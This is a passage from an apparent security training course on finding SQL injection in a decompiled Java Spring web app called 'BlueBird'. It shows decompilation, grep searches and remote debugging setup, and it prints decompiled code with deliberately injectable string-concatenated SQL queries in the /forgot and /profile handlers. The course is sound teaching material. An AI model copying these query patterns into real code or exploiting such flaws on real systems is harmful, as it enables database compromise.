|   |   |               |   └── UserDetailsServiceImpl.java
|   |   |               └── WebSecurityConfig.java
|   |   ├── static
|   |   |   └── css
|   |   |       └── styles.css
|   |   └── templates
|   |       ├── edit-profile.html
|   |       ├── error.html
|   |       ├── find-user.html
|   |       ├── forgot.html
|   |       ├── home-logged-in.html
|   |       ├── home-logged-out.html
|   |       ├── login.html
|   |       ├── profile.html
|   |       ├── reset.html
|   |       ├── server-info.html
|   |       └── signup.html
|   ├── classpath.idx
|   ├── layers.idx
|   └── lib
<SNIP>
25 directories, 136 files
```


JD-GUI

Another open-source tool we can use to decompile `JAR` files is JD-GUI. As the name suggests, this one has a graphic interface which we can use to view the decompiled files. It works well, however the last release was in 2019 and the project might even be discontinued.

We can download the latest release `JAR` file from here and run it like so:

```
java -jar jd-gui-1.6.6.jar BlueBird-0.0.1-SNAPSHOT.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
```



We can use the UI to view the `.java` source files and even search for strings, variables or methods. Alternatively, Visual Studio Code can be used to look through the source code. You can save the source files by hitting `File > Save All Sources` and then unzipping the created `ZIP` archive.

Searching for Strings

RegEx

Now that we have the decompiled source files for `BlueBird` we can start searching for vulnerabilities; in this case we are specifically interested in `SQL injection` vulnerabilities.

In most cases, SQL queries are simply `strings` that are passed to a database to be processed. In the case where we want to identify `SQL injection` vulnerabilities, it is necessary to analyze the `SQL queries` being used in the program to see if any are vulnerable. Rather than manually scrolling through lines upon lines of code, we can use `Regular Expressions` (`RegEx`) to significantly speed up our efforts.

In the table below are a few `RegEx` patterns that we can use.

Query	Description
`SELECT	UPDATE
`(WHERE	VALUES).*?"`
`(WHERE	VALUES).*" +`
`.*sql.*"`	Search for lines which include `sql` and then a `double quote` .

Query	Description
`jdbcTemplate`	Search for lines which include `jdbcTemplate`. There are various ways to interact with `SQL` databases in `Java`. `JdbcTemplate` is one of them; others include `JPA` and `Hibernate`.

When analyzing source code, it is useful to take note of the `libraries used` as well as the `coding style` so you can adapt your search queries to be more effective. For example, as we look through the results in `BlueBird`, we will notice that the developer always stores `SQL` queries in a variable named `sql`, so that's something we could look for specifically.

Grep

One way we can use these `RegEx` patterns against the decompiled source files is with grep, which is a `command-line` tool used to search for `patterns` in `files`.


The syntax to use `RegEx` with `grep` is `grep -E <RegEx> <File>`, but we can set a few more arguments to improve our results, such as `--include *.java` to only search for matches in `.java` files, using `-n` to display line numbers, `-i` to ignore case, and `-r` to search recursively through a directory.

As a result, the command we want to use will look something like this:

```
grep -irnE 'SELECT|UPDATE|DELETE|INSERT|CREATE|ALTER|DROP' .
./com/bmdyy/bluebird/controller/PostController.java:21:    public void
createPost(@RequestParam String text, HttpServletResponse response) throws
IOException {
./com/bmdyy/bluebird/controller/PostController.java:25:            String
sql = "INSERT INTO posts (text, author_id, posted_at) VALUES (?, ?,
CURRENT_TIMESTAMP);";
./com/bmdyy/bluebird/controller/PostController.java:26:
jdbcTemplate.update(sql, text, userDetails.getId());
./com/bmdyy/bluebird/controller/AuthController.java:78:        String sql
= "SELECT * FROM users WHERE id = ?";
<SNIP>
./com/bmdyy/bluebird/controller/ProfileController.java:109:
response.sendRedirect("/profile/edit?e=Details+updated!");
./com/bmdyy/bluebird/security/services/UserDetailsServiceImpl.java:21:
String sql = "SELECT * FROM users WHERE username = ?";
```

Visual Studio Code

Another more visual way to use these `RegEx` patterns is Visual Studio Code. We can use the `Search` feature by clicking on the `magnifying glass` on the left-hand side, entering the `RegEx` pattern, and then clicking the right-most button to enable `RegEx` search.




Results


Using either one of these methods, we can quickly identify the functions that use SQL queries. We can then go through them to try and identify ones that lack input sanitization.

Identifying the SQL Injection in /find-user


Using `grep` we can identify the following string concatenation in `IndexController.java`:



Taking a closer look at the code, we can see the function `findUser` which is mapped to `GET` requests to `/find-user`. This function takes a request parameter `u`. If this parameter matches the `RegEx` pattern contained in the variable `p` or contains a `space`, then the error message `"Illegal Search term"` is returned, otherwise `u` is used in a `SQL` query that populates the `users` list, which is then used as a `model attribute` when rendering `find-user`.



Looking at `resources/templates/find-user.html` we can see what happens with the `users` attribute; Thymeleaf loops through the list and prints out the `Id`, `Name`, `Username` and `Description` values of the `user` object.



We will want to look into this later, as this is a clear SQL injection vulnerability.

Identifying the SQL Injection in /forgot

Using grep again, we come across the following line in `AuthController.java` where user-input is concatenated into a `SQL` query.

```
grep -nrE '(WHERE|VALUES).*" +' .
./controller/AuthController.java:134:                String sql = "SELECT *
FROM users WHERE email = '" + email + "'";
<SNIP>
```

Opening up `AuthController.java`, we can see that this line happens in the `forgotPOST()` function which handles `POST` requests to `/forgot` and the `email` variable is user-input (`@RequestParam String email`) that is validated against a `RegEx` pattern before being used in the query.

```
// AuthController.java (Lines 121-164)

@PostMapping({"/forgot"})
public String forgotPOST(@RequestParam String email, Model model,
HttpServletRequest request, HttpServletResponse response) throws
IOException {
    if (email.isEmpty()) {
        response.sendRedirect("/forgot?e=Please+fill+out+all+fields");
        return null;
    } else {
        Pattern p = Pattern.compile("^.*@[A-Za-z]*\\.[A-Za-z]*$");
        Matcher m = p.matcher(email);
        if (!m.matches()) {
        response.sendRedirect("/forgot?e=Invalid+email!");
        return null;
        } else {
        try {
            String sql = "SELECT * FROM users WHERE email = '" + email +
"'";
            User user = (User)this.jdbcTemplate.queryForObject(sql, new
BeanPropertyRowMapper(User.class));
            Long var10000 = user.getId();
            String passwordResetHash = DigestUtils.md5DigestAsHex(("" +
var10000 + ":" + user.getEmail() + ":" + user.getPassword()).getBytes());
            var10000 = user.getId();
            String passwordResetLink = "https://bluebird.htb/reset?uid=" +
var10000 + "&code=" + passwordResetHash;
            logger.error("TODO- Send email with link [" +
passwordResetLink + "]");
            response.sendRedirect("/forgot?
e=Please+check+your+email+for+the+password+reset+link");
            return null;
        } catch (EmptyResultDataAccessException var11) {
            response.sendRedirect("/forgot?e=Email+does+not+exist");
```

```
            return null;
        } catch (Exception var12) {
            String ipAddress = request.getHeader("X-FORWARDED-FOR");
            if (ipAddress == null) {
                ipAddress = request.getRemoteAddr();
            }

            if (ipAddress.equals("127.0.1.1")) {
                model.addAttribute("errorMsg", var12.getMessage());
                model.addAttribute("errorStackTrace",
Arrays.toString(var12.getStackTrace()));
            } else {
                model.addAttribute("errorMsg", "500 Internal Server
Error");
                model.addAttribute("errorStackTrace", "Something happened
on our side. Please try again later.");
            }

            return "error";
        }
        }
    }
}
```


Note: If you don't know what `controllers` are, you can imagine them as API endpoints.

In the case of SQL errors, `Spring` writes error messages to `STDOUT`, but in this case we can see explicit exception handling was defined. In most cases we get a typical `500 Internal Server Error` response from the server, but if our client IP address matches `127.0.1.1` then it looks like a stacktrace is passed to the `Thymeleaf` template.

This is something we will want to look into later, as SQL error output can be very useful.

Identifying the SQL injection in /profile

Using another one of the `RegEx` patterns with `grep`, we come across the following `SQL` query. In this case `user.getEmail()` is used in the query unsafely, but we have to take a closer look to see what the value this function returns is and more importantly whether we can manipulate it or not.

```
grep -nrE '.*sql.*"' .
<SNIP>
./BOOT-
INF/classes/com/bmdyy/bluebird/controller/ProfileController.java:40:
sql = "SELECT text, to_char(posted_at, 'dd.mm.yyyy, hh:mi') as
posted_at_nice, username, name, author_id FROM posts JOIN users ON
posts.author_id = users.id WHERE email = '" + user.getEmail() + "' ORDER
```

```
BY posted_at DESC";
<SNIP>
```

Looking inside `ProfileController.java`, we find that this line is within the `profile()` function which is mapped to `GET` requests to `/profile/{id}`.

```
// ProfileController.java (Lines 28-47)

@GetMapping({"/profile/{id}"})
public String profile(@PathVariable int id, Model model,
HttpServletResponse response) throws IOException {
    String sql;
    User user;
    try {
        sql = "SELECT username, name, description, email, id FROM users
WHERE id = ?";
        user = (User)this.jdbcTemplate.queryForObject(sql, new Object[]
{id}, new BeanPropertyRowMapper(User.class));
    } catch (Exception var8) {
        response.sendRedirect("/");
        return null;
    }

    sql = "SELECT text, to_char(posted_at, 'dd.mm.yyyy, hh:mi') as
posted_at_nice, username, name, author_id FROM posts JOIN users ON
posts.author_id = users.id WHERE email = '" + user.getEmail() + "' ORDER
BY posted_at DESC";
    List posts = this.jdbcTemplate.queryForList(sql);
    model.addAttribute("user", user);
    model.addAttribute("posts", posts);
    UserDetailsImpl userDetails =
(UserDetailsImpl)SecurityContextHolder.getContext().getAuthentication().ge
tPrincipal();
    model.addAttribute("userDetails", userDetails);
    return "profile";
}
```

A quick glance over this code tells us that the `User` object referenced in the vulnerable SQL query is initialized just above with the results from another query. This is good news for us if we can find a way to influence those results, so we'll take a closer look at this later.

Live-Debugging Java Applications

Introduction

Since we have the `JAR` file, we can use Visual Studio Code or Eclipse IDE to remotely debug the application and see how our input is handled in real-time.


Remote Debugging with Visual Studio Code

The first thing that we want to do, is install the Extension Pack for Java for `VSCode`.

Once that's been installed, we're going to decompile `BlueBird` (if you haven't already) using `Fernflower`. As a reminder, this is what the commands look like:

```
mkdir src
java -jar fernflower.jar BlueBird-0.0.1-SNAPSHOT.jar src
cd src
jar -xf BlueBird-0.0.1-SNAPSHOT.jar
```

At this point, we can launch `VSCode` and open the folder `src/BOOT-INF/classes`. We should have all the source files open, but a lot of lines will be underlined in red due to unresolved imports. We can fix this by navigating to `Java Projects > Referenced Libraries` on the lefthand sidebar, clicking the `+` icon and selecting all the `JAR` files from the decompiled `src/BOOT-INF/libs` folder. After this is done, the errors should disappear.



Now, you we want to hit `[CTRL]+[SHIFT]+[D]` to bring up the debug pane, and `create a launch.json file` with the following contents:


```
{
    "version": "0.2.0",
```

```
    "configurations": [
        {
            "type": "java",
            "name": "Remote Debugging",
            "request": "attach",
            "hostName": "127.0.0.1",
            "port": 8000
        }
    ]
}
```


With that all prepared, connect to the VM through SSH with this command which will forward port `8000`, and then run the second command to launch `BlueBird` in remote debugging mode.

```
ssh -L 8000:127.0.0.1:8000 [email protected]
java -Xdebug -Xrunjdwp:transport=dt_socket,address=8000,server=y,suspend=y
-jar BlueBird-0.0.1-SNAPSHOT.jar
```

Finally, we can go back to `VSCode` and hit `[F5]` to start debugging. You can set a breakpoint by left-clicking to the left of a line number like this:

